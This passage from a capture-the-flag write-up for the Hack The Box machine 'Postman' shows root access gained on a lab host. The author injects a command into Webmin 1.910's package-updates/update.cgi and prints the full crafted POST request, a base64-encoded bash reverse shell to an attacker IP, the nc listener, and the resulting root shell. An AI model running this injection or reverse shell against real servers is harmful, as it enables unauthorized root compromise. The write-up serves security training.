


System hostname	Postman. (127.0.1.1)	Operating system	Ubuntu Linux 18.04.3
Webmin version	1.910	Authentic theme version	19.33
Time on system	Sunday, June 21, 2020 3:50 PM	Kernel and CPU	Linux 4.15.0-58-generic on x86_64
Processor information	AMD EPYC 7401P 24-Core Processor, 1 cores	CPU load averages	0.07 (1 min) 0.02 (5 mins) 0.00 (15 mins)
Real memory	310.20 MB used / 466.98 MB cached / 897.60 MB total	Virtual memory	256 kB used / 472.46 MB total
Local disk space	3.48 GB used / 6.30 GB free / 9.78 GB total	Package updates	60 package updates are available, of which 32 are security updates

There is a metasploit module for exploiting this, I however chose to run the exploit manually. By sending a crafted POST request to *package-updates/update.cgi* it is possible to execute commands remotely. I sent a base64 encoded bash reverse shell payload. The post data was:


mode=updates&u=acl%2Fapt&u=| {PAYLOAD};&search=&ok=Update+Selected+Packages

It is also worth noting that my payload initially failed due to a "+" in the base64 encoded payload because this was interpreted as a space, this was easily fixed by URL encoding the "+".



```
POST /package-updates/update.cgi HTTP/1.1
Host: postman.htb:10000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://postman.htb:10000/package-updates/update.cgi?xnavigation=1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Progressive-URL: https://postman.htb:10000/package-updates/update.cgi
X-Requested-From: package-updates
X-Requested-From-Tab: webmin
X-Requested-With: XMLHttpRequest
Content-Length: 52
Connection: close
Cookie: redirect=1; testing=1; sid=fb685a11b7cc39537acabc21851f1a80

mode=updates&u=acl%2Fapt&u=| echo -n "YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC45LzkwMDEgMD4mMQo=" | base64 -d | bash;&search=&ok=Update+Selected+Packages
```

I ran a listener using nc and submitted the POST request, this granted me a reverse shell as the root user.



```
root@kali:~/Desktop/HTB/Postman# echo "bash -i >& /dev/tcp/10.10.14.9/9001 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45LzkwMDEgMD4mMQo=
root@kali:~/Desktop/HTB/Postman# nc -vlp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from postman.htb [10.10.10.160] 49918
bash: cannot set terminal process group (737): Inappropriate ioctl for device
bash: no job control in this shell
root@Postman:/usr/share/webmin/package-updates/# whoami
whoami
root
root@Postman:/usr/share/webmin/package-updates/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Postman:/usr/share/webmin/package-updates/# 
```